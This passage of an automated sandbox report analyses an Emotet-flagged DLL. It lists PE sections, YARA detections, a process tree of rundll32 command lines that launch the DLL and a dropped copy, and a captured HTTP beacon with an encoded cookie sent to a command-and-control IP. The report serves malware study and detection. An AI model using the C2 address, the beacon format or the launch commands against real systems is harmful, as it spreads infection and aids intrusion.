| .pdata | 0x5c000 | 0x66c | 0x800 | False | 0.3583984375 | data | 2.21689595795 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .reloc | 0x5d000 | 0x1bb0 | 0x1c00 | False | 0.784598214286 | data | 6.62358237634 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Imports

### Exports

# Network Behavior

## Network Port Distribution

### TCP Packets

### DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Dec 2, 2021 00:52:25.606822968 CET | 8.8.8.8 | 192.168.2.4 | 0x52b2 | No error (0) | a-0019.a.dns.azurefd.net | a-0019.standard.a-msedge.net | | CNAME (Canonical name) | IN (0x0001) |

### HTTP Request Dependency Graph

- 45.63.5.129

### HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.4 | 49794 | 45.63.5.129 | 443 | C:\Windows\SysWOW64\rundll32.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-12-01 23:55:59 UTC | 0 | OUT | GET /vIcMmPpXrabVVBXOJgaOKuPeOcCKPXUIh HTTP/1.1<br>Cookie: HR=hcy/hRyH9NLoEyk6a7Uz59hOb7mzlO/wmgmuw+U+8hB3e4M76BBMZiQXdzL+rOvzb1yL3LfyOSim45P ynOuCpUIZnQ5cZmHqs7SQt9O7zwz4xkXcg6/oRkU7EE5sPE10xFi1y7VDx9Ov7ygmxpemyuKnLT/gv0JB9m9mcmPDh KiVbEhBpBiGTYaZoGTSg6tFd1fI6MMeVezZeVD7pkX8i8U0SqwAVpQnS4Y1xB1iegh6pXp4tFE7gJs9t6T5v6aI71n 7DxNMxlhyB7kHYd2tzisWwB/rDwKlrXgJBvRGWdLzEoTJug==<br>Host: 45.63.5.129<br>Connection: Keep-Alive<br>Cache-Control: no-cache |
| 2021-12-01 23:56:00 UTC | 0 | IN | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Wed, 01 Dec 2021 23:56:00 GMT<br>Content-Type: text/html; charset=UTF-8<br>Transfer-Encoding: chunked<br>Connection: close |
| 2021-12-01 23:56:00 UTC | 0 | IN | Data Raw: 31 35 36 0d 0a a0 80 bb 4b f5 40 e4 a9 cf 59 94 6b 5e 26 3f 20 bc ea 2b df 82 7f f6 09 17 3f e7 3e 23 92 53 8f 59 f0 fb 67 d3 19 12 43 28 33 26 79 62 6c 3e 99 06 d4 29 1c 98 b7 94 44 1c 5a 48 8d cc da b2 a5 75 f8 0d dc 3a f0 17 a9 29 a2 1c c7 9a 12 4d bd dc e0 d2 7f 9a 83 8b c9 27 d5 29 39 e9 02 aa 65 c8 72 da a1 5b dd 13 af 58 28 61 21 00 70 b6 ec 02 1c a1 9b cc db 55 a4 30 d6 18 ac b0 35 d1 b2 d5 0a 58 19 2c 47 c7 a9 ca 0a de ee 9c 1b b1 a5 88 8b 30 66 b9 69 54 03 84 4b a9 b8 82 40 bd 9a 55 bb 17 c4 85 27 6b e6 82 f0 a8 d6 e4 21 13 84 c3 d7 73 c7 d8 89 48 e2 30 1a 18 9a f6 77 4d fd 4e 9c c2 bf b1 d4 86 cf 4f 07 e7 ff 76 cb e1 98 c0 ec 54 d5 70 06 06 ad 27 f7 b9 ca 4a 1c 72 cb 98 dc da a0 34 2e 19 40 de c0 61 3b 28 6a 2b ec f5 87 cc f6 3d ae 14 49 09 85<br>Data Ascii: 156K@Yk^&? +?>#SYgC(3&ybl>)DZHu:)M')9er[X(a!pU05X,G0fiTK@U'k!sH0wMNOvTp'Jr4.@a;(j+=I |

# Code Manipulations

# Statistics

## Behavior

Click to jump to process

# System Behavior

## Analysis Process: loaddll32.exe PID: 6888 Parent PID: 6092

### General

| | |
|---|---|
| Start time: | 00:52:06 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\loaddll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | loaddll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll" |
| Imagebase: | 0xb40000 |
| File size: | 893440 bytes |
| MD5 hash: | 72FCD8FB0ADC38ED9050569AD673650E |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.939956990.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.939956990.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.958610660.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.958610660.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.958778791.00000000011EB000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.989427479.00000000011EB000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000002.989393299.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.989393299.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.940009942.00000000011EB000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.956837036.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.956837036.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.939031365.00000000011EB000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.956978658.00000000011EB000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000000.00000000.938967752.0000000001170000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.938967752.0000000001170000.00000040.00000010.sdmp, Author: Joe Security |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: cmd.exe PID: 6908 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:52:07 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | cmd.exe /C rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",#1 |
| Imagebase: | 0x11d0000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: rundll32.exe PID: 6920 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:52:07 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,Control_RunDLL |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000003.904116541.00000000006AB000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000003.904116541.00000000006AB000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000002.00000002.914845954.0000000000540000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000002.00000002.914845954.0000000000540000.00000040.00000010.sdmp, Author: Joe Security |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: rundll32.exe PID: 6932 Parent PID: 6908

### General

| | |
|---|---|
| Start time: | 00:52:07 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |

| | |
|---|---|
| Commandline: | rundll32.exe  "C:\Users\user\Desktop\IGidwJjoUs.dll",#1 |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.913568790.0000000001020000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.913568790.0000000001020000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.913622906.00000000010CA000.00000004.00000020.sdmp, Author: Joe Security |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 6988 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:52:11 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,ajkaibu |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.930364249.00000000003B0000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.930364249.00000000003B0000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.930427759.00000000009EA000.00000004.00000020.sdmp, Author: Joe Security |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 7000 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:52:15 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | rundll32.exe C:\Users\user\Desktop\IGidwJjoUs.dll,akyncbgollmj |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.939332319.00000000005C0000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.939332319.00000000005C0000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.939371192.000000000095A000.00000004.00000020.sdmp, Author: Joe Security |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 5624 Parent PID: 6932

### General

| | |
|---|---|
| Start time: | 00:54:02 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

## Analysis Process: rundll32.exe PID: 6496 Parent PID: 6920

### General

| | |
|---|---|
| Start time: | 00:54:03 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cwisdx\vimpwfmepmyc.nyd",czAZWAgsaZPj |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.1030937060.0000000000DBA000.00000004.00000020.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000C.00000002.1031053353.00000000010B0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.1031053353.00000000010B0000.00000040.00000001.sdmp, Author: Joe Security |
| Reputation: | high |

## Analysis Process: rundll32.exe PID: 5228 Parent PID: 6988

### General

| | |
|---|---|
| Start time: | 00:54:09 |

| | |
|---|---|
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: rundll32.exe PID: 6572 Parent PID: 7000

### General

| | |
|---|---|
| Start time: | 00:54:14 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\IGidwJjoUs.dll",Control_RunDLL |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: svchost.exe PID: 5996 Parent PID: 568

### General

| | |
|---|---|
| Start time: | 00:54:14 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\svchost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\svchost.exe -k WerSvcGroup |
| Imagebase: | 0x7ff6eb840000 |
| File size: | 51288 bytes |
| MD5 hash: | 32569E403279B3FD2EDB7EBD036273FA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

**Registry Activities** Show Windows behavior

## Analysis Process: WerFault.exe PID: 6596 Parent PID: 5996

### General

| | |
|---|---|
| Start time: | 00:54:15 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 6888 -ip 6888 |
| Imagebase: | 0xf50000 |
| File size: | 434592 bytes |
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: WerFault.exe PID: 7052 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:54:18 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -u -p 6888 -s 308 |
| Imagebase: | 0xf50000 |
| File size: | 434592 bytes |
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

## Analysis Process: WerFault.exe PID: 6948 Parent PID: 5996

### General

| | |
|---|---|
| Start time: | 00:54:25 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 6888 -ip 6888 |
| Imagebase: | 0xf50000 |
| File size: | 434592 bytes |
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |

| | |
|---|---|
| Programmed in: | C, C++ or other language |

## Analysis Process: WerFault.exe PID: 3144 Parent PID: 6888

### General

| | |
|---|---|
| Start time: | 00:54:27 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WerFault.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\WerFault.exe -u -p 6888 -s 304 |
| Imagebase: | 0xf50000 |
| File size: | 434592 bytes |
| MD5 hash: | 9E2B8ACAD48ECCA55C0230D63623661B |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Modified

## Analysis Process: svchost.exe PID: 5528 Parent PID: 568

### General

| | |
|---|---|
| Start time: | 00:54:46 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\svchost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase: | 0x7ff6eb840000 |
| File size: | 51288 bytes |
| MD5 hash: | 32569E403279B3FD2EDB7EBD036273FA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

### File Activities

Show Windows behavior

## Analysis Process: rundll32.exe PID: 6128 Parent PID: 6496

### General

| | |
|---|---|
| Start time: | 00:54:59 |
| Start date: | 02/12/2021 |

| | |
|---|---|
| Path: | C:\Windows\SysWOW64\rundll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Cwisdx\vimpwfmepmyc.nyd",Control_RunDLL |
| Imagebase: | 0x11d0000 |
| File size: | 61952 bytes |
| MD5 hash: | D7CA562B0DB4F4DD0F03A89A1FDAD63D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000003.1139622922.0000000000FAB000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000017.00000003.1139622922.0000000000FAB000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000017.00000002.1183917294.0000000000EB0000.00000040.00000010.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000017.00000002.1183917294.0000000000EB0000.00000040.00000010.sdmp, Author: Joe Security |

## Analysis Process: svchost.exe PID: 6240 Parent PID: 568

### General

| | |
|---|---|
| Start time: | 00:55:16 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\svchost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase: | 0x7ff6eb840000 |
| File size: | 51288 bytes |
| MD5 hash: | 32569E403279B3FD2EDB7EBD036273FA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: svchost.exe PID: 5644 Parent PID: 568

### General

| | |
|---|---|
| Start time: | 00:55:39 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\svchost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase: | 0x7ff6eb840000 |
| File size: | 51288 bytes |
| MD5 hash: | 32569E403279B3FD2EDB7EBD036273FA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

## Analysis Process: svchost.exe PID: 4588 Parent PID: 568

### General

| | |
|---|---|
| Start time: | 00:55:54 |
| Start date: | 02/12/2021 |

| | |
|---|---|
| Path: | C:\Windows\System32\svchost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\System32\svchost.exe -k netsvcs -p |
| Imagebase: | 0x7ff6eb840000 |
| File size: | 51288 bytes |
| MD5 hash: | 32569E403279B3FD2EDB7EBD036273FA |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

# Disassembly

## Code Analysis